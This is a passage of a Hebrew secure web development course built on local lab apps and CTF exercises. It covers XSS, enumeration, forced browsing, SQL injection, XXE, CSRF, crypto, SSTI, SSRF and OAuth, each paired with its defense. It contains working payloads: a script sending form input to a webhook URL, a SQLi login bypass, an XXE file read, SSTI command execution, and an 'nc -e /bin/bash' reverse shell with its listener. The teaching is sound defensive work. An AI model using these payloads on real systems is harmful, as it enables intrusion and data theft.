"https://webhook.site/b9be4275-fa6b-44ce-8a7b-fe7ec5ad20c9?a="+document.getElementsByTagName("input")[5].value, true);
xhttp.send();
});
```

תרגול CTF

בצעו את האתגר micro-cms-1 באתר https://ctf.hacker101.com/ctf

Enumeration

אנומרציה היא טכניקה לגלות מידע פנימי כמו כתובות, קבצים, משתמשים ועוד.
הריצו את bank.py

1. כנסו ל http://localhost/users/create/tal
2. המשתמש tal נוצר
3. כנסו ל http://localhost/users/tal
4. מקבלים את יתרת החשבון של טל
5. האם יש עוד משתמשים במערכת? נסו להריץ את enumeration.py

תרגיל

חפשו בקאלי לינוקס או באינטרנט רשימות של משתמשים ונסו אותם במקום הקובץ users.txt
רמז: /usr/share/wordlists/
שימו לב שבמהלך ה ctf יש שימוש בטכניקה זו כדי לגלות נתיבים, למשל אם אנחנו יודעים שקיים נתיב / d20f8e1e84/page/edit/6, אז סביר להניח שיש גם 6,7,8 וכו' ואולי גם 1,2,3...

Forced Browsing

1. הריצו את loginforcedbrowsing.py
2. כנסו ל http://localhost:5000 ובצעו כניסה עם המשתמש וסיסמא
3. שימו לב שהנתיב מרמז על כך שיש עוד משתמשים.
4. נסו משתמש אחר.
5. שימו לב לנתיב של התמונה.

תרגיל

נצלו forced browsing כדי למצוא מידע סודי של משתמשים.

פתרון

/users/username/internal

הגנות Forced Browsing

ההגנה העיקרית היא אכיפת הרשאות.
הריצו את loginforcedbrowsinauth.py
1. נסו שוב את ההתקפה forced browsing

תרגיל

נתחו את האינטראקציה מול האתר כדי להבין מדוע ההתקפה לא עובדת.
האם ניתן להיכנס לאתר בלי להזין משתמש וסיסמא? אם כן, למה?
מה עדיין יש לשפר?

מומלץ להתחיל לבנות טבלה של ההגנות אשר תשמש אותכם כצ'קליסט לבדיקות עצמאיות:

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS	HTML encoding
Authorization	Forced browsing	
אקראיות	Enumeration Cookie impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	

SQL Injection

תרגיל

הריצו את simplesqli.py

1. כנסו ל http://localhost:5000
2. עליכם לעבור את מסך הכניסה בעזרת sqli
3. אחרי שעברתם, עליכם להוציא את רשימת המשתמשים בעזרת sqli

פתרון

בסיסמא a' or '1'='1

select username, password from users where username='' and password='a' or '1'='1'

http://localhost:5000/users/attacker'%20or%20'1'='1

תרגול CTF

Micro-CMS v2

הגנות SQL Injection

הגנה עיקרית: שימוש בפרמטרים

Simplesqliparameters.py

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS	HTML encoding
Authorization	Forced browsing	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	**SQL Injection**	

XXE

נשתמש ב simplexxe.py
כנסו ל http://localhost:5000
האתר בודק האם XML הוא תקין, אבל הוא פגיע ל xxe.
צרו את התיקיה והקובץ c:\test\secrets.txt, הכניסו לקובץ מידע רגיש לדוגמא "password".
הכניסו את ה XML הבא:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM 'file://test//secrets.txt'>
]>
<foo>
&xxe;
</foo>
```

מה קיבלתם?
נסו להוריד קבצים אחרים מהשרת.
נסו בקאלי /etc/passwd

הגנות XXE

תרגיל

האם ניתן להגדיר את ה XML parser כך שלא יטען external entities?
רמז: https://lxml.de/api/lxml.etree.XMLParser-class.html

פתרון:

```
parser = etree.XMLParser(resolve_entities=False)
```

קריאה נוספת: https://phonexicum.github.io/infosec/xxe.html

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS	HTML encoding
Authorization	Forced browsing	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	SQL Injection	
No External Entities	**XXE**	

CSRF

בהתקפה זו התוקף גורם לקורבן לבצע פעולות בשמו של התוקף, למשל, להעביר כסף לחשבון של התוקף במקום לחשבון לגיטימי.

הריצו את simplecsrf.py

1. באינקטגניטו התחברו ל localhost:5000 (הדפדפן שומר את הסיסמא ושולח ב header)
2. במסך ההזדהות תנו משתמש john, סיסמא bryce
3. העבירו כסף לשם כלשהו לבחירתכם

עכשיו נריץ את האתר של התוקף:

הריצו את malicious.py על פורט 4000: flask run --port=4000

1. נניח שהתוקף מצליח לגרום לג'ון להיכנס לאתר המזויף ב http://localhost:4000
2. ג'ון נכנס לאתר בעודו מזוהה באתר המקורי (שימו לב ל authorization header ול cookie)
3. נסו להעביר כסף לאותו שם כמו באתר המקורי.
4. מה קרה?

תרגיל

ממשו את האתר בעזרת GET ולא POST.

מהו היתרון של GET מבחינת התוקף?

הגנות CSRF

ההגנה הסטנדרטית היא CSRF token, המטרה היא למנוע זיוף של הטופס ע"י הוספת מזהה ייחודי לכל Form הקשור ל session של המשתמש.

1. Simplecsrfdiyfix.py: http://good:5000/, login john, bryce
   malicious.py: http://attacker:4000
2. שימו לב שהטוקן אינו כלול בטופס של התוקף.

תרגיל

מה הבעיה עם התיקון בקוד הנ"ל?

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS	HTML encoding
Authorization	Forced browsing	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	SQL Injection	
No External Entities	XXE	
Tokens	**CSRF**	

הצפנה

הצפנה תחום במתמטיקה הדורש ידע מעמיק ברמה אקדמית. בקורס זה נלמד רק את היישומים הטכנולוגים של הצפנה שנותנים לנו כלים למימוש הגנות נגד התקפות כגון:

- **האזנה**: התוקף אינו יכול לקרוא תוכן מוצפן אם אין ברשותו המפתח.
- **שיבוש**: התוקף אינו יכול לשנות תוכן מוצפן לבחירתו אם אין ברשותו המפתח.
- **התחזות**: רק מי שיש לו את המפתח יכול להצפין ולכן התוקף אינו יכול להתחזות אליו.

הצפנה סימטרית

נשתמש ב encryptme.py

1. כנסו ל http://localhost:5000
2. הצפינו טקסט כלשהו
3. האם התקשורת מאובטחת? בדקו.

התקפת Man in the Middle

4. שימו לב שהפרמטר data אינו מוצפן ולכן אפשר לקרוא אותו עם פרוקסי. זו דוגמה להתקפת Man in the Middle
5. יש מספר תרחישים שנרצה לממש:
    - המשתמש רוצה להעביר מידע סודי ברשת
    - המשתמש רוצה לשמור מידע סודי על השרת
    - המשתמש רוצה להסתיר את המידע גם מהרשת וגם מהשרת
    - השרת רוצה להסתיר מידע מהמשתמש

העברת מידע סודי ברשת

אם נניח שהרשת פתוחה, כלומר אינה מוצפנת ע"י התשתית (למשל אין HTTPS), אז צריך להצפין את התעבורה. השאלה הגדולה היא, עם איזה מפתח מצפינים? בדוגמה הראשונה שראינו עם encryptme.py, המידע מגיע לשרת ואז מוצפן על השרת עם מפתח של השרת. אם נסתכל על התעבורה, נראה שהתשובה אכן מוצפנת:

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 293
Server: Werkzeug/1.0.1 Python/3.8.6
Date: Wed, 30 Dec 2020 13:28:38 GMT


<html><body>
<h1>Encrypt Me!</h1>
<form><p>
Text to encrypt:<input name='data' id='data' value='secret'><p>
<input type=submit value='encrypt!'><p>
Encrypted Text:<p><textarea cols='50' rows='10' readonly name='ct' id='ct'>
034b28d8f2d4fa47880ce880455313e1
</textarea>
</form>
</body></html>
```

הבעיה היא שלתוקף יש גם את הבקשה, ושם אפשר לראות את הטקסט המקורי לא מוצפן:

Request | Response

Raw | Params | Headers | Hex

```
GET /?data=secret&ct=6f4bb385e6acc26c515623ac8ac228b7%0D%0A HTTP/1.1
```

כלומר, כדי להגן על את הבקשה צריך להצפין אותה בקליינט, כלומר בדפדפן.

נניח והיינו מצפינים בשיטה פשוטה של XOR על הדפדפן: הריצו את encryptmeclient.py

שימו לב שהטקסט מוצפן כולו בקליינט, וודאו זאת.

נראה את הבקשה שנשלחת לשרת:

Request | Response

Raw | Params | Headers | Hex

```
POST /decrypt HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Cookie: cookie=4515
Authorization: Basic am9objpicnljZQ==
Connection: close
Upgrade-Insecure-Requests: 1

ct=10%2C19%2C7%2C8%2C0%2C0
```

הבקשה מכילה רק את הטקסט המוצפן. האם אנו מוגנים בפני האזנה?

התשובה היא לא. שימו לב שיש עוד בקשה לפני הנ"ל, נסתכל על התשובה שמכילה את הדף:

Request | Response

Raw | Headers | Hex | HTML | Render

```
    console.log(key)
    ct=''
    for (i in data)
    {
        ch=data.charCodeAt(i);
        k=key.charCodeAt(i);
        i==0 ? ct+=parseInt(ch ^ k) : ct+=','+parseInt(ch ^ k);
    }
    document.getElementById('ct').value=ct;
}
</script>
<h1>Encrypt Me!</h1>
<form id='frm' action='/decrypt' method='POST'><p>
Text to encrypt:<input id='data' onKeyPress=crypt()><p>
<input type=submit value='decrypt!' onclick=crypt()><p>
<input type='hidden' id='key' value='zrinpttcetycvzku'>
Encrypted Text:<p><textarea cols='50' rows='10' readonly name='ct' id='ct'>
</textarea>
</form>
</body></html>
```

תרגיל

האם תוקף שמבצע MITM על שתי הבקשות יכול לפענח את הטקסט המוצפן? אם כן, בצעו זאת.

פתרון

נבחן את שתי הבקשות המבצעות את פעולת הפענוח:

5683	http://localhost:5000	POST	/decrypt
5682	http://localhost:5000	POST	/decrypt
5681	http://localhost:5000	POST	/decrypt
5680	http://localhost:5000	GET	/

התשובה לבקשה הראשונה מכילה את המפתח:

```
<input type=submit value='decrypt!' onclick=crypt()><p>
<input type='hidden' id='key' value='zrinpttcetycvzku'>
```

הבקשה השנייה מכילה את הטקסט המוצפן:

```
ct=9%2C23%2C10%2C28%2C21%2C0
```

ה 2c% הוא פשוט URL encoding לתו פסיק:

9%2C23%2C10%2C28%2C21%2C0

9,23,10,28,21,0

נכניס את המפתח והתווים המוצפנים למשתנים:

```
a=[9,23,10,28,21,0]
k="zrinpttcetycvzku"
```

נכתוב את הקוד הבא:

```
for (i in a)
{
    c=(a[i]^k[i].charCodeAt(0)); console.log(String.fromCharCode(c));
}
s
e
c
r
e
t
```

שימו לב שקיבלנו את הטקסט המפוענח "secret".

אז איך פותרים את הבעיה של העברת המפתח?

העברת מפתח סימטרי

צמצמנו את הבעיה להעברת המפתח בלבד. יש מספר שיטות להחלפת מפתח סימטרי:

- מפתח משותף מראש (pre shared key): אם לא נדרשת החלפת מפתחות תכופה, וכל המשתתפים בתקשורת המוצפנת מנוהלים ע"י אותו גורם, אפשר לקבוע את המפתחות ידנית ע"י הגדרות מערכת. לדוגמא, שיטה זו בשימוש ברשתות VPN IPSEC בין אתרים שונים, למשל https://cloud.google.com/network-connectivity/docs/vpn/how-to/generating-pre-shared-key
- העברה בערוץ אחר (out of band): אפשר להעביר את המפתח (או ערך כלשהו שממנו מייצרים את המפתח ע"י אלגוריתם מוסכם מראש) ע"י ערוץ תקשורת מחוץ לאינטרנט. למשל, sms או מייל.
- שימוש בהצפנה א-סימטרית להצפין את המפתח הסימטרי. זו השיטה המקובלת בעולם ה web ולכן היא הנושא הבא שלנו.

חשוב להבין: בפרק זה מימשנו דוגמא בסיסית מאד להצפנה סימטרית. **אל תשתמשו במציאות בדוגמא זאת!** עליכם להשתמש אך ורק באלגוריתמים סטנדרטיים כגון AES. עם זאת, העיקרון הבסיסי הוא זהה.

אל תממשו בעצמכם אלגוריתמי הצפנה. השתמשו תמיד בספריות הצפנה סטנדרטיות.

פרמטרים נוספים בהצפנה, במידה ויש לנו מפתח:

- אקראיות המפתח: חייב להיות אקראי ועמיד להתקפות brute force
- אורך המפתח: יותר ארוך - יותר טוב, אבל עולה יותר בזמן חישוב
- מיחזור המפתח: יש להחליף את המפתח בתדירות גבוהה. בדוגמא שראינו כאן המפתח מוחלף בכל בקשה. וודאו זאת. מה היה קורה לו היינו משתמשים באותו מפתח תמיד?

תרגיל

האם המפתח שהשתמשנו בו ב encryptme.py אקראי מספיק? בדקו ע"י Burp Sequencer.

הצפנה א-סימטרית

הבעיה שלנו היא כיצד נעביר את המפתח לצד השני, מבלי שהתוקף יאזין? הפתרון נעוץ בהנחה הבסיסית שלנו עד כה, והיא שהמפתח אנו מעבירים משמש להצפנה וגם לפענוח.

מה אם נשתמש בשני מפתחות, אחד להצפנה והשני לפיענוח? את המפתח הצפנה נוכל לשלוח בערוץ בלתי מאובטח, כי התוקף לא יכול לפענח איתו כאת המידע המוצפן, ואת מפתח הפיענוח נשמור אצלנו.

זוהי הצפנה א-סימטרית.

מפתח ציבורי public key: מפתח איתו מצפינים
מפתח פרטי private key: מפתח איתו מפענחים

שני האלגוריתמים הנפוצים ביותר להצפנה א-סימטרית הם RSA ו-Diffie Hellman.
HTTPS הוא HTTP מעל פרוטוקול TLS שמבוסס על הצפנה א-סימטרית.

לקריאה ותרגול נוסף:

https://realpython.com/python-https/

Hashing

.עד כה דיברנו על הגנת פרטיות או חשאיות של המידע מפני האזנה. נניח שפתרנו את הבעיה ע"י הצפנה. מה לגבי אמינות או שלמות המידע? איך נדע שהתוקף לא שיבש את המידע? לשם כך יש לנו את פונקציות ה hash שנותנות לנו אמצעי לוודא שהמידע שלנו לא משובש.

הריצו את הקוד הבא ב ipython:

```
Import hashlib
h=hashlib.md5(b'password')
h.hexdigest()
```

שימו לב שאפילו שינוי של ביט אחד משנה לגמרי את ה hash:

```
 bin(100)
 '0b1100100'

 bin(101)
 '0b1100101'

h=hashlib.md5(bytes(100))
h.hexdigest()
'6d0bb00954ceb7fbee436bb55a8397a9'

h=hashlib.md5(bytes(101))
h.hexdigest()
'22577911e88af39f79409e6de8eed4d9'
```

מצד שני, האם ניתן לחזור אחורה מה hash לטקסט המקורי?

כמו כן, האם אורך הטקסט משפיע על אורך ה hash?

תכונות של פונקציות hash:

- חד ערכי
- בלתי הפיך
- גודל קבוע

Password Hashing

נראה איך אפשר לאמת סיסמאות מבלי לשמור אותן, כך שבמידה ותוקף משיג את הקוד או ה database עדיין לא ישיג את הסיסמאות.

1. הריצו loginhash.py. אם תריצו:

```
flask run --cert cert.pem --key key.pem
```

   השרת ירוץ הפעם ב -HTTPS.
2. מכיוון שמשתמשים ב basic auth, הסיסמא נשלחת ב header ללא הצפנה. אבל מכיוון שיש לנו SSL, התקשורת HTTP מוצפנת כולל ה headers ולכן גם הסיסמא מוצפנת.
3. שימו לב שהסיסמא לא קיימת בקוד אלא ה hash של הסיסמא.
4. השרת מחשב את ה hash של הסיסמא שהוא מקבל, ומשווה אותו ל hash ששמור אצלו.
5. מכיוון שלא סביר שהתוקף ימצא סיסמא עם אותו hash ששמור בשרת, אפשר להניח שאם קיבלנו סיסמא עם אותו hash של הסיסמא המקורית, זו הסיסמא הנכונה.

תרגיל

1. בצעו crack ל hash של הסיסמא בקוד.
2. שפרו את ה hash ע"י salt וודאו שלא ניתן לעשות crack.

פתרון

loginhashsalt.py

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS	HTML encoding
Authorization	Forced browsing	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	SQL Injection	
No External Entities	XXE	
Hashing	Tampering	Integrity
Symmetric Encryptionת **Password Hashing**	MITM Impersonation	Confidentiality
Asymmetric Encryption		Authenticity (SSL)

SSTI

1. הריצו את simplessti.py
2. הסתכלו בקוד והבינו כיצד ממומשת הצגת התאריך ע"י template.
3. http://127.0.0.1:5000/ssti/your-name

נסו את הpayloads הבאים:

http://127.0.0.1:5000/ssti/{{2+5}}
http://127.0.0.1:5000/ssti/{{request}}

שימו לב שהקוד רץ על השרת!

http://127.0.0.1:5000/ssti/%7B%7Brequest.application.__globals__.__builtins__.__import__('os').environ%7D%7D

נריץ calc על השרת (ווידוס):

http://localhost:5000/ssti/%7B%7Brequest.application.__globals__.__builtins__.__import__('os').popen('calc').read()%7D%7D

הגנות SSTI

בעיקר פילטרים, למשל הפונקציה nossi.

לקריאה נוספת https://portswigger.net/web-security/server-side-template-injection

RCE ע"י Reverse Shell

קודם נראה מה זה reverse shell

1. התקינו את ncat על ווינדוס, כבר קיים את התקנתם nmap או שמבצעים על קאלי.
2. תוקף: האזינו עם ncat על פורט 80

```
ncat -lvkp 80
```

3. על קאלי (מותקף), הריצו את הפקודה (עם כתובת ה ip של המכונה שמאזינה על פורט 80):

```
nc -e /bin/bash 192.168.0.192 80
```

4. חיזרו למכונה של התוקף ונסו להריץ פקודות. אתם שולטים בקאלי!
5. אם ננסה את ה payload על ה url, קבל בעיה בגלל הסלאשים. אז נשתמש בפוסט! כאן יש דווקא יתרון לפוסט על get מבחינת התוקף.

```
POST /ssti/ HTTP/1.1
Host: 192.168.0.122:5000
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 125

username={{request.application.__globals__.__builtins__.__import__('os').popen('**nc -e /bin/bash 192.168.0.192 80**').read()}}

תרגיל

נניח שאין nc על השרת המותקף. חפשו עוד payloads ל reverse shell
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

הגנות RCE

- Sandboxing / Isolation, ריצה בקונטיינרים:
הגנה תשתיתית שמריצה את האפליקציה בסביבה מוגבלת מבחינת הרשאות, מערכת קבצים, משתמשים, processes, ועוד.
  - הגבלה על system calls שניתן לבצע, למשל פתיחת קבצים או הרצת קוד.
  - הגבלה על שיתוף מידע, למשל כתיבה לתיקיות משותפות או לרשת.
  - הגבלה על IPC כלומר מנגנונים לתקשורת בין תהליכים שונים.
  - הגבלה על משאבי מערכת, כלמור מקסימום של זמן מעבד, זיכרון, נפח דיסק וכו'.

https://docs.docker.com/engine/security/
https://www.nginx.com/blog/application-isolation-nginx-unit/
https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS, **SSTI**	HTML encoding
Authorization	Forced browsing	
Filtering	XSS, SSTI	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	SQL Injection	
No External Entities	XXE	
Hashing	Tampering	Integrity
Symmetric Encryption	Snooping Impersonation	Confidentiality
Asymmetric Encryption		Authenticity (SSL)
Sandboxing	**RCE**	

SSRF

1. Simplessrf.py, http://good:5000/
2. נסו כתובת כלשהי וקבלו הודעת שגיאה
3. נסו את גוגל
4. נסו לתת כתובת של webhooks ושימו לב למה שהשרת מדליף ב headers
5. שימו לב שבהודעת השגיאה מודלפת כתובת ה ip של השרת.
6. ניתן לבצע סריקת פורטים.

תרגיל

ממשו סורק פורטים המנצל את ה ssrf.

פתרון

python3 scanner.py (וודאו שהשרת רץ)

לקריאה נוספת: https://portswigger.net/web-security/ssrf


הגנות SSRF
ההגנה הטובה ביותר היא לוגיקה שאינה מבוססת על חיבורים לכתובות המתקבלות מהמשתמש.
בנוסף, ניתן להשתמש בפילטרים ו sandbox.

טבלת סיכום הגנות

הגנה	התקפה	הערות
Input validation/sanitation	XSS, SSTI, **SSRF**	HTML encoding
Authorization	Forced browsing	
Filtering	XSS, SSTI	
אקראיות	Enumeration Session impersonation	קוקי אקראי נתיבים אקראיים בלי סדר רץ כמו id=1,2,3...
	Information gathering	
Parameterized queries	SQL Injection	
No External Entities	XXE	
Hashing	Tampering	Integrity
Symmetric Encryption	Snooping Impersonation	Confidentiality
Asymmetric Encryption		Authenticity (SSL)
Sandboxing	RCE	SSTI, **SSRF**

OAUTH

Oauth הוא פרוטוקול ו framework סטנדרטי המוגדר ב https://tools.ietf.org/html/rfc6749
הפרוטוקול מיועד ל authorization, אבל ניתן להשתמש בו גם ל authentication.
אחד השימושים הנפוצים ב oauth הוא באימות משתמשים השייכים לצד שלישי כגון גוגל. בתרחיש זה אנחנו לא צריכים לנהל משתמשים משלנו, אלא נהנים ממנגנון ההזדהות החזק של גוגל כדי לאמת אותם. לאחר האימות, אנו יכולים לקבל מגוגל פרטים נוספים ומשאבים הקשורים אליהם, בהתאם להרשאות שהם נותנים.
תרשים של Authorization Code Grant Type OAUTH:



1. משתמש של גוגל פונה ללוגין של האפליקציה שלנו.
2. האפליקציה מפנה אותו להזדהות מול גוגל. אם מצליח, גוגל מפנה אותו חזרה אלינו עם קוד אימות.
3. המשתמש פונה אלינו עם הקוד שקיבל מגוגל. לא נחשפנו לסיסמא שלו אבל יש לנו אישור שהוא מאומת.
4. האפליקציה שלנו פונה ל API של גוגל עם הקוד והסיסמא של הקליינט, ומקבלת טוקן.

לאחר שתהליך זה הושלם, האפליקציה שלנו יכולה להשתמש בטוקן מול ה API של גוגל כדי לקבל פרטים על המשתמש, למשל כתובת מייל.

תרגיל

הריצו את secureforum.py ונסו להבין איך ממומש התהליך הנ"ל.

תהליך פיתוח מאובטח SDLC

תהליך הפיתוח בחברות תוכנה גדולות הינו מובנה, מנוהל ומתועד, ומכיל בדרך כלל לפחות ארבעה שלבים:

1. תכנון
2. **מימוש**
3. **בדיקות**
4. פריסה

התהליך הוא מחזורי, כך שבסופו מקבלים גירסה שהיא בסיס לשיפורים בתהליך נוסף, וחוזר חלילה.
אפשר לקרוא עוד באינטרנט, למשל https://www.tutorialspoint.com/sdlc/sdlc_overview.htm
תהליך פיתוח מאובטח מוסיף אמצעי הגנה לשלבי הפיתוח הנ"ל. למשל, בשלב התכנון ניתן להכניס עקרונות אבטחה כלליים ולבצע הערכת סיכונים, כדי לצפות מראש ולהימנע מחולשות בשלב המימוש. בפועל, הפיתוח המאובטח האפקטיבי ביותר נעשה בשלבי המימוש והבדיקות.
להלן תיאור של אמצעי ושיטות האבטחה בשלבי התכנון, מימוש והבדיקות:

שלב התכנון

עקרונות אבטחה כלליים

- Secure by design
- Defense in depth
- Least privilege
- Separation of Duties
- Zero Trust
- Single Point of Failure

נכיר עקרונות אלה במהלך הקורס ע"י הדגמה שלהם בפועל.

Threat modeling והערכת סיכונים

1. בדיקה של התכנון לפני המימוש כדי למצוא חולשות בתכנון
2. תיעדוף של תיקון החולשות לפי עלות מול תועלת

בפועל, שלב זה מתבצע אחרי שהמוצר כבר מוכן ולכן בדרך כלל אינו באמת אפקטיבי.

שלב המימוש

כתיבת קוד

1. Code review
2. Static Analysis

בדיקות

- בדיקות חדירות
- באג באונטי
- דיווח חיצוני CVE

זיכרו: המטרה של תהליך פיתוח מאובטח היא לפתח גירסה שתוקף טוב לא יכול לפרוץ בזמן סביר, ולא 100% אבטחה.

תהליך התקיפה

כשאנחנו כותבים קוד בצורה הגנתית, אנחנו צריכים לחשוב מנקודת מבטו של התוקף. באופן כללי חשוב להבין שתוקף טוב לא הולך לפי מתכון או סקריפט קבוע מראש, ונע כל הזמן בין שיטות שונות. בכל זאת, ישנם מאפיינים שניתן למצוא ברוב ההתקפות (לא בהכרח בסדר הזה):

- לימוד של האפליקציה: התוקף מנסה להבין מה האפליקציה עושה, כמשתמש רגיל ומאחורי הקלעים. התוקף ישתמש בכל האמצעים האפשריים לאסוף מידע כולל קריאת הקוד במידה וקוד פתוח או reverse engineering. הלקח כמפתחים היא "לעזור" לו כמה שפחות, למשל לא לחשוף מידע בהודעות שגיאה.
- אנומרציה: מיפוי של נקודות קצה, כתובות, קבצים, משתמשים, וכל דבר אחר שנותן קצה חוט לכיוון התקפה. מבחינתנו, המערכת צריכה להיות כמה שפחות צפויה מראש, כלומר כמה שיותר שימוש באקראיות.
- זיהוי חולשות ידועות: התוקף יחפש מטרות קלות, למשל גרסאות פגיעות של מוצרים נפוצים, או התקפות ידועות שנלמד בקורס.
- העלאת הרשאות: התוקף ינסה להעלות הרשאות, ממצב של משתמש אנונימי למנהל המערכת.
- מינוף הצלחות: במידה והתוקף הצליח להגיש שליטה במערכת, הוא ינסה להגיע משם למערכות אחרות.

לסיום

אני מקווה שנהניתם ובעיקר למדתם מהקורס. עכשיו הכדור בידיכם - פיתוח מאובטח הוא האמצעי החשוב ביותר שיש בידינו כיום למניעת התקפות. אם תסגלו לעצמכם את החשיבה ההגנתית שלמדנו, תוכלו להקדים ולצפות מראש את מהלכיו של התוקף - ולמנוע את הנזק!